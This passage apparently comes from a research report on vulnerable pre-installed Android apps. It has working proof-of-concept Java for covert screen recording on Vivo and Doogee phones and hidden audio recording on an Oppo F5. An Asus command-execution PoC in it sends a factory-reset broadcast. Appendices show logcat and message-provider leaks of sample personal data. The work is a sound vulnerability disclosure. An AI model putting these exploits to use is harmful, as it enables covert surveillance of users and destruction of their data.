The Vivo V7 device we examined had a build fingerprint of `vivo/1718/1718:7.1.2/N2G47H/compil04201658:user/release-keys`. The device contains a pre-installed app with a package name of `com.vivo.smartshot` (`versionCode=1, versionName=3.0.0`). This app will record the screen for 60 minutes and write an `mp4` file to a location of the attacking app's choosing. Normally, a recording notification will be visible to the user, but we will detail an approach to make it mostly transparent to the user. The `com.vivo.smartshot` app has an exported service named `com.vivo.smartshot.ui.service.ScreenRecordService`. The approach is to start the `ScreenRecordService` which will start a separate binary named `/system/bin/smartshot` that does the recording of the screen. Once the `ScreenRecordService` is started, it will create a sticky notification saying "Recording screen" and create a stop button on the side of the screen. These can be removed by then stopping the `ScreenRecordService` shortly after starting it. After the `ScreenRecordService` is stopped, the `/system/bin/smartshot` binary continues recording. The recording will continue for 60 minutes and there is the possibility that the `com.vivo.smartshot` app will be killed if there is memory pressure as it does not have any active app components. To provide an active component, the attacking app will then start the `ScreenRecordService` with some values embedded in the intent that will not start a new recording or interfere with the active recording. If the recording is stopped early, the file may be corrupted, so the entire 60 minutes should be observed and then the `mp4` file will be able to be played without any modification. Moreover, the attacking app can have the `/system/bin/smartshot` binary write the `mp4` file to it's private directory, so the attacking app does not need the `READ_EXTERNAL_STORAGE` permission to read from external storage. This is achieved by first changing the file permissions to the attacking app's private directory, so it can be accessed by the `/system/bin/smartshot` binary, as SELinux does not block it on the device. Once the file permissions are changed to be world-executable on the app's directory, it will then create an empty file using a specific file name that will later be passed to the `ScreenRecordService` as a file name for the `mp4` file. Then the newly created file (e.g., `screen.mp4`) in the attacking app's private directory is made world-writable. Then the attacking app executes the code below as was explained above.

```
Intent i = new Intent();
i.setAction("vivo.action.ACTION_START_RECORD_SERVICE");
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
i.putExtra("vivo.flag.vedio_file_path", "/data/data/com.some.app/screen.mp4");
i.putExtra("show_top_stop_view", false);
startService(i);
try {
    Thread.sleep(500);
} catch (InterruptedException e) {
```

```
    e.printStackTrace();
}
i = new Intent();
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
stopService(i);
try {
    Thread.sleep(500);
} catch (InterruptedException e) {
    e.printStackTrace();
}
i = new Intent("vivo.acton.ACTION_CHANGE_TOP_STOP_VIEW");
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
i.putExtra("show_top_stop_view", false);
startService(i);
```

At the end of 60 minutes after executing the code above, the `/system/bin/smartshot` binary finishes its recording and the attacking app can view the previous 60 minutes of the screen usage and observe the user's behavior. This may involve the user entering passwords, entering credit card numbers, writing personal messages and emails, etc. This file can be sent to a remote location if the attacking app has the `INTERNET` permission.

15.2 Doogee X5 – Video Recording the User's Screen

This device allows third party apps to programmatically initiate the recording of the screen by sending an intent to a pre-installed app. The build fingerprint of the Doogee X5 device is `DOOGEE/full_hct6580_weg_c_m/hct6580_weg_c_m:6.0/MRA58K/1503503147:user/test-keys`. This app has a package name of `com.hct.screenrecord` (`versionCode=1, versionName=1.0`). When the screen recording occurs, it is not transparent to the user. A visible effect on the screen is a blinking red circle. There is also a notification indicating that the screen is being recorded, although the notification is does not allow the user to stop the recording if clicked. The screen recording will stop when the screen goes off or when the user clicks the red circle. The `mp4` file will be written to external storage to a base path of `/sdcard/ScreenRecord`. A third-party app can initiate the screen recording with the following source code.

```
Intent i = new Intent();
i.setClassName("com.hct.screenrecord", "com.hct.screenrecord.ScreenRecordService");
startService(i);
```

16. Oppo F5 – Audio Record the User

This vulnerability allows an app co-located on the device to record audio of the user and their surroundings. To exploit this vulnerability, the command execution as the `system` user (see Section 4.5), must also be used to transfer the file due to its restrictive file permissions. The Oppo F5 device we examined had a build fingerprint of `OPPO/CPH1723/CPH1723:7.1.1/N6F26Q/1513597833:user/release-keys`. The Oppo F5 Android device comes with `com.oppo.engineermode` app (`versionCode=25, versionName=V1.01`) pre-installed. The `com.oppo.engineermode.autoaging.MicTest` activity application component within the `com.oppo.engineermode` app will start recording audio and write it to a file in the `/data` directory when it is started (e.g., `/data/2018-05-03_04.42.37.amr`). When this activity is started by an external app, the external app can wait 600 milliseconds and then send an intent to return to the home screen. This will start the audio recording and the app will not be visible in the recent apps due to starting the activity with the

`Intent.FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS` flag. So the user may see an activity pop up and close quickly, although they will not be able to view the activity from the recent apps and would likely be unaware that the audio recording is occurring. The source code is provided below.

```
Intent i = new Intent("com.oppo.engineermode.autoaging.MicTest");
i.setClassName("com.oppo.engineermode", "com.oppo.engineermode.autoaging.MicTest");
i.setFlags(Intent.FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS);
this.startActivity(i);
try {
    Thread.sleep(600);
} catch (InterruptedException e) {
    e.printStackTrace();
}
Intent i2 = new Intent("android.intent.action.MAIN");
i2.addCategory(Intent.CATEGORY_HOME);
startActivity(i2);
```

The `MicTest` activity component will keep recording as long as the activity is alive. The user will not be able to view the activity through the recent apps list to close it. While the audio recording is ongoing, there is no indication to the user such as a notification, toast message, etc. As the audio file is recoding, it can be copied to another location, and the copied file will still be playable. The attacking app does not require any permissions to obtain the audio recording file (an `amr` file), although the app will need the `INTERNET` permission if the audio file is to be sent to a remote server. Once the attacking app wants the recording file, it needs to determine the file name of the audio file. This can be accomplished by using the `com.dropboxchmod` app to list the files in the `/data` directory. Using the approach in Section 4.1.2, the attacking app can transfer one or all `amr` files to the attacking apps private directory by leveraging the `com.dropboxchmod` app that allows arbitrary command execution as the `system` user. SELinux for Android 7.1.1, prevents the `com.dropboxchmod` app from reading from an third-party app's private directory, but on the Oppo device, the system user it not prevented it from writing to a third-party app's private directory. The same behavior is not present on the Asus ZenFone V Live device, although it is present on the Asus ZenFone 3 device. The SELinux rules dictate the capability of a platform app directly writing to a third-party app' private directory. Prior to making the `com.dropboxchmod` app write any files to its internal directory, it will need to make its private app directory (e.g., `/data/data/some.attacking.app`) both writable and executable. Below are the commands the attacking app can have the `com.dropboxchmod` app to transfer the audio recording file to is private app directory using the approach detailed in Section 4.5.

```
cp /data/2018-05-03_04.42.37.amr /data/data/the.attacking.app
chmod 777 /data/data/the.attacking.app/2018-05-03_04.42.37.amr
```

At this point the `2018-05-03_04.42.37.amr` file is readable by the attacking app and can be sent to a remote location.

17. Conclusion

Pre-installed apps present a potent attack vector due to their access to privileged permissions, potential widespread presence, and the fact that the user may not be able to disable or remove them. Vulnerable pre-installed apps can present a tangible threat to end-users since certain apps will contain exposed interfaces that will leak PII to locations accessible by other apps on the device. Furthermore, certain vulnerabilities facilitate surveillance and can record audio and/or the user's screen and see all interactions

that a user has with the device. In addition, a keylogging capability can capture the user's input. As we have shown in this document, even devices sold by US carriers can contain severe vulnerabilities. We argue that more effort should be invested in scanning for vulnerabilities and threats that are present on a device as soon as the user first removes it from the box and powers it on.

Acknowledgements

This work was supported by the Department of Homeland Security (DHS) Science and Technology (S&T) via award to the Critical Infrastructure Resilience Institute (CIRI) Center of Excellence (COE) led by the University of Illinois at Urbana-Champaign (UIUC). The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DHS.

We would like to thank Vincent Sritapan from DHS S&T. We would also like to thank Dr. Michael Bailey, Joshua Reynolds, Dr. Joshua Mason, and Deepak Kumar from UIUC for their help in downloading and testing apps and technical discussions. A big thank you to Dr. Mohamed Elsabagh for technical advice.

Appendix A. PoC code for Arbitrary Command Execution as the `system` user on the Verizon Asus ZenFone V Live Device. The Same Code Also Works on the Asus ZenFone 3 Max Device.

```
public void asus_zenfone_V_live_command_execution_as_system_user() {
    Intent i = new Intent();
    i.setClassName("com.asus.splendidcommandagent",
"com.asus.splendidcommandagent.SplendidCommandAgentService");
    SplendidServiceConnection servConn = new SplendidServiceConnection();
    boolean ret = bindService(i, servConn, BIND_AUTO_CREATE);
    Log.d(TAG, "initService() bound with " + ret);
}

class SplendidServiceConnection implements ServiceConnection {

    @Override
    public void onServiceConnected(ComponentName name, IBinder boundService) {
        Log.w(TAG, "serviceConnected");
        Parcel send = Parcel.obtain();
        Parcel reply = Parcel.obtain();

send.writeInterfaceToken("com.asus.splendidcommandagent.ISplendidCommandAgentService");
        String command = "am broadcast -a android.intent.action.MASTER_CLEAR";
        send.writeString(command);
        try {
            boolean success = boundService.transact(1, send, reply, Binder.FLAG_ONEWAY);
            Log.i(TAG, "binder transaction success=" + success);

        } catch (RemoteException e) {
            e.printStackTrace();
        }
        send.recycle();
        reply.recycle();
    }

    @Override
    public void onServiceDisconnected(ComponentName arg0) {
```

```
        Log.w(TAG, "onServiceConnected");
    }
}
```

Appendix B. User and Device Data Appearing the in the Logcat Log.

Below are concrete instances of user and device data appearing in the logcat log. This is not an exhaustive listing of items that can appear in the logcat log, but just a sampling. We have modified the values below from their actual values to contrived values to protect our privacy.

Device GPS Coordinates

```
03-15 15:19:25.899  1394  1453 D LocationManagerService: incoming location: Location[gps 39.842631,-
78.310564 acc=52 et=+13m58s695ms alt=130.95172119140625 vel=0.0 {Bundle[{satellites=11}]}]

03-16 15:56:31.805 17382 17382 I GeofencerStateMachine: sendTransitions: location=Location[fused
39.842631,-78.310564 acc=70 et=+1h0m16s339ms alt=157.0609130859375 vel=0.0
{Bundle[mParcelledData.dataSize=528]}]

03-16 15:56:27.785  3036  3555 V GnssLocationProvider: reportLocation lat: 39.842631 long: -78.310564
timestamp: 1521230188000
```

User's Gmail Account

```
03-15 15:12:45.499  1394  1453 E SyncManager: Couldn't find backoff values for
notmyrealaccount@gmail.com/com.google.android.keep:u0

03-16 15:15:35.375 16847 16847 I Finsky  : g: " notmyrealaccount@gmail.com"

03-16 15:55:42.675   482   659 I S3UtteranceSender: send account: %s, modelType: %d[notmyrealaccount
@gmail.com, OK_GOOGLE]
```

Device Phone Number

```
03-16 15:38:17.225  3587  3587 D VendorGsmCdmaPhone: getLine1Number isimrecord return mdn = 5403334444

03-16 15:38:20.005  3587  3587 D VendorGsmCdmaPhone: getLine1Number impu[1]=sip:+15403334444@vzims.com

03-16 15:38:20.005  3587  3587 D VendorGsmCdmaPhone: getLine1Number impu[2]=tel:+15403334444
```

Device Serial Number

```
03-16 17:17:15.315  4171  4171 I zdmc    : Hwv:  320983924782

03-16 17:15:42.038   333   333 E wcnss_service: Serial Number is  83924782
```

ICCID

```
03-16 17:16:14.715  3605  3605 D SelfactivationUtil:   Iccid get ready + iccid = 89148000004026293327
```

IMSI

```
03-16 17:17:15.315  4171  4171 I zdmc    : IMSI: 311480407548581
```

JavaScript Debug Messages Showing Websites Visited

```
03-16 15:58:51.425   677   677 I chromium: [INFO:CONSOLE(320)] "[GPT DEBUG] googletag.display(adoop)",
source: http://www.sherdog.com/ (320)

03-16 15:58:45.925   677   677 I chromium: [INFO:CONSOLE(0)] "The SSL certificate used to load resources
from https://c.amazon-adsystem.com will be distrusted in M70. Once distrusted, users will be prevented
from loading these resources. See https://g.co/chrome/symantecpkicerts for more information.", source:
https://www.reddit.com/ (0)
```

Destination Number of Sent Text Messages

```
03-16 16:27:38.935  8713  8906 D SmsManager: sendMultipartTextMessage's ScAddress is7038889999
03-16 16:27:38.935  8713  8906 D SmsManager: sendTextMessage's ScAddress is7038889999
```

Phone Numbers for Outgoing Calls

```
03-16 16:28:47.825  9194  9194 D Telecom : UserCallIntentProcessor: ray isOtaspCallFromActivation:false
number: 5409759176: UCA.oC@AAA

03-16 16:28:48.085  9194  9194 D Telecom : UserCallIntentProcessor: isInternationalNumber, num:Country
Code: 1 National Number: 5409759176: UCA.oC@AAA
```

Phone Numbers for Incoming Calls

```
03-16 16:39:20.315  3876  3876 V SDM     : onCallStateChanged() incomingNumber= +15409759176; callState= 1
```

HTTPS Querystring

```
03-16 15:38:35.125  8475  8486 I ZteDownloadManager: DownloadProvider.insert --> original values =
allow_roaming=true destination=4
hint=file:///storage/emulated/0/Android/data/com.android.vending/files/1521229115002 otheruid=1000
title=Verizon Messages notificationclass=com.google.android.finsky.download.DownloadBroadcastReceiver
is_public_api=true visibility=0 notificationpackage=com.android.vending
uri=https://play.googleapis.com/download/by-token/download?token=AOTCm0S_HplSz_C4dcG-
d7pY8dxOPdaPFHW4Wh1p_WXkrpu9QLwMhWWcmHcOg00aeyVHK7RxpddJJvhrjFNgo2jy4nx0lZoOCLOHD59w54dVGOETE_re2Lp53ASl3M
6ZXeGZnfn1IpgMlRuYG0wDq70FPeZYCEVp7PeJLqFUr7vF1vlCz_RMR3KpqVxp3aGvcpsNqsLJo_2uBJu1b0bYcRQBQ5Ky2wMlln567OUN
2NNb8NXk1nUOHTV5pMAw5Y7QxOpyNXA1QPd3UW-
ohYrbgK9SSUPsbaBNrBKGN8LUjcm_K_HS21rQf33imc1TLlvljCxyFEnW3NxABMu3ezNhDKunLjke_01fMEVnKVA9-
Qbpp0w&cpn=kiHfgI33chp7gskT allowed_network_types=2, callingPackage: com.android.vending
```

MAC Address

```
03-16 16:37:59.385   326   326 D QCNEA   : p2p_device_address=b2:c1:9e:8f:f5:ce
```

Apps Installed

```
03-16 16:43:55.025  8798  8798 D Launcher.Model: onReceive intent=Intent {
act=android.intent.action.PACKAGE_ADDED dat=package:jackpal.androidterm flg=0x4000010 (has extras) }
```

Apps Started From the Launcher

```
03-16 17:07:59.835  3036 14466 I ActivityManager: START u0 {act=android.intent.action.MAIN
cat=[android.intent.category.LAUNCHER] flg=0x10200000 cmp=air.com.bitrhymes.bingo/.AppEntry (has extras)}
from uid 10028 on display 0
```

Downloaded Files

```
03-16 15:59:53.695  8475  8486 I ZteDownloadManager: DownloadProvider.insert --> original values =
allow_roaming=true destination=6 flags=0 allow_write=0 is_visible_in_downloads_ui=true
http_header_0=Referer: https://scholar.google.com/ mimetype=application/pdf scanned=0 allow_metered=true
description=10.1.1.687.360.pdf title=10.1.1.687.360.pdf
_data=/storage/emulated/0/Download/10.1.1.687.360.pdf status=200 total_bytes=311162 is_public_api=true
visibility=2 uri=http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.687.360&rep=rep1&type=pdf
notificationpackage=null allowed_network_types=-1, callingPackage: com.android.chrome
```

SSID

```
03-16 17:11:59.255   326   326 D QCNEA   : |CORE:CAS|             ssid: BQ_net_994

03-16 17:12:07.405   326   326 D QCNEA   : ssid= BQ_net_994
```

Arbitrary Messages from Installed Apps (password from the `com.wellsFargo.ceomobile` app)

```
03-16 18:14:20.995 21817 21913 D REQUEST :
CEOMRequestData{url='https://ceomobile.wellsfargo.com/ceom/signon/signon.do', networkRequestType=POST,
serviceType=SignOn, isPostData=true, requestDebug=false, responseDebug=false, isProtectedURL=false,
```

requestTimeOut=300, resourceTimeOut=300, mRequestHeaders=[X-Application: CEOMWrapper.android, X-AppVersion: 3.3.0, X-SystemVersion: 7.1.1, X-BioSignon: 1, X-SystemName: 7.1.1, X-DeviceModel: Z839, X-DeviceManufacturer: ZTE, X-DeviceName: Z839, mintSessionId: 01a13bcd-1612-4a6c-a468-fc0d2421076b, X-RememberedUser: false], inputParam=[COMPANY=739361, WFUID=someuserid, PASSWORD=somepassword, deviceId=48aa5c2420fbe981, AUTHTYPE=1, token=, ceomNonce, mintSessionId=01a13bcd-1612-4a6c-a468-fc0d2421076b, iatxnid=7b212c38-9153-428a-858b-e10ad8d74d09, action=signon,
iapayload=ewogICAiZW5jcnlwdGVkQm9keSI6ICJXWTMvV1RLZmRnQkJkL3ZybXptRG8zMXhnZU4wZ1BjdllVNkgrT3lSY3A5emhML1B1
TUFIb05UeFZyUlAxWFMrVGFiNHhGc2Q2T0RwdVV6RUlCMlFNcFI0K3FQU0NUVWMvaCtzSFJES01NTTlhcGRpQS9uVnV5K2k0eTdGVEk5Z2
VxeFo3Z1FraVA1YTUxME5UaWNJYjY0ajBHZ1VPYWI4a0VpUUV0azd2emk1UGlaeUJTclVtNmRmZlkxSE1ZOHNOamdtK3V6MXFlTnhMQWFq
STYxNmdWZVdkRjRVOTJJSVc4RnJ1RHg3VTc0WUZlUm11TlRYRDlONHIvUkJGUCtweGVySnEwYzFaWFZtL2RTUFQ4THB0Ulozc1F0NnR3cW
hnU05OVDlYYzFsV25sTXZ6RWdPTWEyaGszTzhvTTJTYjF6YW1UQWVZVXc3VVFOczkwU1ppY3pXR21Sb2pSaDdhRTRNeGtSWnlSa2hRa3pZ
OGdMOGpKQU1pbWgrbjFLVUdJUUlFM2l0b1ozN3VNNGY1bHhVWGJXYktDVEFLcTU2K2tZd2hkMGZMaUIyWGRkSW5KUzdRa1czT2s2Uk1OS0
pJNGwvbUVHTWRLUjFGc01BOFFOdXd2SVN3eEdWeGJldllPbVdESEFpVEtUTGFRcG1zQUIxK0kwZ20zSkhvZVkvTjZJZFEydTNYRW5RTS9M
L0J4M2dadUxsN0FzN0NQVWg3eE15QkVjb3I1TVJURW9UT1VMM290TkpHMGNiUVVLR1dNUldEWGoyS01DVmxVUmxwU1liNlh1RUZkbkE3U0
ZBcUVVT3A0dURTY1VBMzRYNlNyNitIQ1RTY09KNWl1R1N4TlpSNUt2WEE3dnVWU1BXMTdQNlNONVR6TjA3aWl3YTZjTlVZbUhmQlpHa0J0
TEs5aWJwMThzcFBSN1dxa0ZIdGhVS3FDQ3lZYmhibXp3MVFvYWN6WkR4WTRWanZDVjBaVStNeFh5aWdvMnlMWGZvWUpwbEs2WEtvbVFZZX
FiTVdnRDZXOEJDeTY3aW05Z1hvZG5Jbm9QT0V1WnFnWkV6aTZxY2RTM2t3SUlaTVpac2trMUJTZFEvY3FaYUUxSkc1Rzlib3dMbVBkdjFZ
OTVHcERvTThLSWNpckg3eWdIUzlxWkNpNzBUOXZFazJWV1RsTCtJb2NEbWs5NlY3MHZ4ZnkzdDRONkpwUmVLRjlSWEJvcTZac09MTzhGTk
9LVEdJOU9VQWVMUDc3UG40elBtMURNcjdXa3ZGMTVacmJOVEJUbDdIRW9BcVRLbjM0b2dua2R4NXVUbDFvUFdndW1FeUh5eGFNS3pwSkh5
Smh3eDZEamFZM2xrZjRBdnRtcjBhVDA1NWE4OVdFWGZqMklYTjZob21lR0VZamhDWGJEWkh3ZnkwbEllcVFvdHJsd2p5a1M4bW93TVlrWl
Q2YWNjUFdLU0V2SlU5UnVYRkcrMG1EdHk4dFh2OE4wMXZwU0pYeWJaWGpXL2cvYVZ1TnFqZmZhTHJFQjdobTBwcnVqd2JRYmpLYis5SGJT
VGtlclpCRHJHNVZHWVdEQ2lhNkdETzRON3RVSG01QW51M1NnRGdtNzNScGtKNkVQZ1VsQ1pWNFZSN0hWSnVvL1l0bmw0VEo3cFZkK1oxVk
VzdjVrY3hLTHRRNW1OMkhXTWF3QnR2ZlRvYkdBZjFuQjFTb05RTnJVa0dyQ0dvZi9nSmNTUWQ0TzNzSHBNeWxUMXkrODdPQlUyakxhZ2Rw
Wng3dGc0dmwrMkxFeXV2bDR1ZnhHdDFzaVc5YUh4Sm0za3NraTE2L0ZvRVpIZVFSWlZ5U1pkY1cwMnRGUnRaR1UyUDFmellRYmp1Zmcyb1
RneFNjSFZoOFg4eFA4MUQ5UUljb2xqSVJGdXNYRGJIdkJoUmh6RjVRb0RHeG5UTVplSWtpWStFSWE5Z0g3TTdLOEJISlNwYjlHbkRhZTJy
eUZ1SGZDVGNJajhSZjAxUlU4S3I3a2NwU1NNOFlZT2JZbnF2cXRlQ1cyc1Bzc3VZT0taUGpMS1NVMXNueGZ1U1JpcldqTXZUTWdac3M5dF
ZiRjU4MkhYcmRBRGxBSktuWUI1VHRPWld4VnBPV1I2Z2tzOTNWSmV6Wks2dVhudHpDMmFramttYnlLS1IrcnRndlYxRDJwbnhEMTZiN0ky
Wk1TbS9kRERUSVdkalcvKzRrSHJsdEdXOS9McmdybkZ4OExaN21MN3pMcnU1M1hKS3VWK0x1TDl0UXIvcEJQTEFNZDVaTkFPUWxLTk5CYn
R6TkRqb2U5QmhnTmRsOUVCUzRpb2VTUEhPN0tuckNCa3FEcXEveWI1SkpLSS9tbUtBc0EwTTYxMW5YWldHSkltdEY3eVR4NmRBemZONlI2
TVVtL0dlYnp0ekRKci9SN00raU1Ua2piTnMybXllcStYc1lQdnN4dU52SlBMTTFWMWRoTEkrQXlxeGhQYjFBREV4L2ttMVpTcXhraEtoMW
c3VTA4VW9ndjVJVTlxRWJka2U2VVptc3V0b0RXWmVFdE5WSkV2Tk8yR3RNWStxUWVOb0JzdDRndFArNUh3OFU2NkR4NmoxczZMN0hORWhK
bHdLNXZZNjFzUjEzdmdaY3ZqK1VLMlMzek1GSE5tM3ZkaDVXZE9KN1VaLzd4MGZMSE1JVElzeHM4RjI4OVRVejhKZGloRWR0ZFZrbGJFWk
V2RzEvN2gzZ0gzbXIwKysrdE5QVXpRZDloN3FscHNhWVFpOG41V3NVSy9vOEYrRUMyZVc3MGRsY0NQZy9FU3F2WTl4ZjNlNVJMNVNpY2Zt
aWx3bVl5YUpCeWhTRGdZSWhPbFo4TUJiNk5zOGtEZlJEVU5pY05TWjdEVFYwQk5mdUZ2L0FMbzdvbWE0cDl4V21VUUkxZmFsR3FLeXRpOD
B5VEN4Wk1KUEdaa1R6bEJBRi81dzJoMDgySWpJck9ad0hGRzI3TTVsV1MvQkdyOW1uSzVmZUF6Y05MWUdTOEdXQVJTeUNqaHRmd0U4eWs4
S3MvUUtJU0l1WS8zbWtRcDVYQ3pQRmZTM2dZbTJMcFY4WFdPb05HVHkyNFVhTHljNGNGamx3dkZOMk5Xdi9JSFhxYXJnVE4xcytqS3VSWG
5FbFBnWEpmYTAzNzJIRE1aOWN1bEp5TVJ6NTFOWVFhSjZzUWZDTzg2cHU2QXNpV1pUR3VTZWM3YVNiRWI4bHJXS0pZZVE0dmpOSnN0ejI0
SkZwUmRKN1Btb

Appendix C. The Text of Notifications (shown in red) Appearing in the `dumpstate.txt` file on the Asus ZenFone 3 Max Device.

```
      Panels:
        mNotificationPanel=com.android.systemui.statusbar.phone.NotificationPanelView{b3e63a8 I.E.....
.....ID 0,0-720,48 #7f14031f app:id/notification_panel} params=FrameLayout.LayoutParams={ width=match-
parent, height=match-parent, leftMargin=0, rightMargin=0, topMargin=0, bottomMargin=0 }
          [PanelView(NotificationPanelView): expandedHeight=0.000000 maxPanelHeight=48 closing=f
tracking=f justPeeked=f peekAnim=null timeAnim=null touchDisabled=f]
      active notifications: 4
        [0] key=0|com.android.settings|1|null|1000 icon=StatusBarIconView(slot=com.android.settings/0x1
icon=StatusBarIcon(icon=Icon(typ=RESOURCE pkg=com.android.settings id=0x7f02007f) visible user=0 )
notification=Notification(pri=0 contentView=null vibrate=null sound=null defaults=0x0 flags=0x0
color=0x00000000 vis=PRIVATE))
            pkg=com.android.settings id=1 importance=2
            notification=Notification(pri=0 contentView=null vibrate=null sound=null defaults=0x0
flags=0x0 color=0x00000000 vis=PRIVATE)
            tickerText="null"
        [1] key=-1|android|17040405|null|1000 icon=StatusBarIconView(slot=android/0x1040415
icon=StatusBarIcon(icon=Icon(typ=RESOURCE pkg=android id=0x010807b4) visible user=-1 )
notification=Notification(pri=0 contentView=null vibrate=null sound=null tick defaults=0x0 flags=0x2
color=0xff607d8b vis=PUBLIC))
            pkg=android id=17040405 importance=2
            notification=Notification(pri=0 contentView=null vibrate=null sound=null tick defaults=0x0
flags=0x2 color=0xff607d8b vis=PUBLIC)
            tickerText="USB debugging connected"
        [2] key=0|com.android.vending|874755343|null|10041
icon=StatusBarIconView(slot=com.android.vending/0x3423b50f icon=StatusBarIcon(icon=Icon(typ=RESOURCE
```

```
pkg=com.android.vending id=0x7f0802da) visible user=0 ) notification=Notification(pri=-1 contentView=null
vibrate=null sound=null tick defaults=0x0 flags=0x110 color=0xff0f9d58 category=status vis=PRIVATE))
            pkg=com.android.vending id=874755343 importance=2
            notification=Notification(pri=-1 contentView=null vibrate=null sound=null tick defaults=0x0
flags=0x110 color=0xff0f9d58 category=status vis=PRIVATE)
            tickerText="Successfully updated "Android Messages""
        [3] key=-1|android|17040400|null|1000 icon=StatusBarIconView(slot=android/0x1040410
icon=StatusBarIcon(icon=Icon(typ=RESOURCE pkg=android id=0x010807b4) visible user=-1 )
notification=Notification(pri=-2 contentView=null vibrate=null sound=null tick defaults=0x0 flags=0x2
color=0xff607d8b vis=PUBLIC))
            pkg=android id=17040400 importance=1
            notification=Notification(pri=-2 contentView=null vibrate=null sound=null tick defaults=0x0
flags=0x2 color=0xff607d8b vis=PUBLIC)
            tickerText="USB for file transfer"
```

Appendix D. The output of querying the `com.rcs.gsma.na.provider.message` authority of the `com.rcs.gsma.na.provider.message.MessageProvider` class.

```
_id:10 thread_id:4 address:(703) 671-7890 person:null date:1520018133117 date_sent:0
protocol:null read:1 status:-1 type:2 reply_path_present:null subject:null body:Heyyy
service_center:null locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1 priority:-1
phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null rcs_msg_type:-1
rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null rcs_file_selector:null
rcs_file_transfered:null rcs_file_transfer_id:null rcs_file_size:0 rcs_thumb_path:null
rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null rcs_file_record:null
rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null rcs_file_status:null
rcs_thumb_status:null
 _id:9 thread_id:4 address:(703) 671-7890 person:null date:1520013100751 date_sent:0
protocol:null read:1 status:-1 type:2 reply_path_present:null subject:null body: Gen
service_center:null locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1 priority:-1
phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null rcs_msg_type:-1
rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null rcs_file_selector:null
rcs_file_transfered:null rcs_file_transfer_id:null rcs_file_size:0 rcs_thumb_path:null
rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null rcs_file_record:null
rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null rcs_file_status:null
rcs_thumb_status:null
 _id:8 thread_id:4 address:+17036717890 person:null date:1519962834336 date_sent:1519962834000
protocol:0 read:1 status:-1 type:1 reply_path_present:0 subject:null body:koraxx
service_center:+12063130056 locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1
priority:-1 phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null
rcs_msg_type:-1 rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null
rcs_file_selector:null rcs_file_transfered:null rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null
rcs_file_record:null rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null
rcs_file_status:null rcs_thumb_status:null
 _id:7 thread_id:4 address:+17036717890 person:null date:1519962832167 date_sent:1519962831000
protocol:0 read:1 status:-1 type:1 reply_path_present:0 subject:null body:koarxx
service_center:+12063130056 locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1
priority:-1 phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null
rcs_msg_type:-1 rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null
rcs_file_selector:null rcs_file_transfered:null rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null
rcs_file_record:null rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null
rcs_file_status:null rcs_thumb_status:null
 _id:6 thread_id:4 address:(703) 671-7890 person:null date:1519962780392 date_sent:0
protocol:null read:1 status:-1 type:2 reply_path_present:null subject:null body:korax
service_center:null locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1 priority:-1
phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null rcs_msg_type:-1
rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null rcs_file_selector:null
rcs_file_transfered:null rcs_file_transfer_id:null rcs_file_size:0 rcs_thumb_path:null
rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null rcs_file_record:null
rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null rcs_file_status:null
rcs_thumb_status:null
```

```
 _id:5 thread_id:4 address:+17036717890 person:null date:1519959534085 date_sent:0
protocol:null read:1 status:-1 type:2 reply_path_present:null subject:null body:what
the?!?!?!?!? service_center:null locked:0 sub_id:-1 error_code:0 creator:com.rcs.gsma.na.sdk
seen:1 priority:-1 phone_id:-1 rcs_message_id:151995953409400001 rcs_file_name:null
rcs_mime_type:null rcs_msg_type:0 rcs_msg_state:32 rcs_conversation_id:34db30f7-9327-40ec-
85cd-16693579cc71 rcs_contribution_id:2763cb38-5fa2-4fd4-ab10-fea00688c6ba
rcs_file_selector:null rcs_file_transfered:0 rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:0 rcs_file_record:0
rcs_chat_type:1 rcs_disposition_type:0 rcs_extend_body:null rcs_file_status:0
rcs_thumb_status:0
 _id:4 thread_id:5 address:456 person:null date:1519958756064 date_sent:1519958754000
protocol:0 read:1 status:-1 type:1 reply_path_present:0 subject:null body:T-Mobile allows you
to purchase services from third parties and makes it easy to identify those charges to your
account. You can also block purchases from third parties; visit t-mo.co/block to learn more.
service_center:+14054720056 locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1
priority:-1 phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null
rcs_msg_type:-1 rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null
rcs_file_selector:null rcs_file_transfered:null rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null
rcs_file_record:null rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null
rcs_file_status:null rcs_thumb_status:null
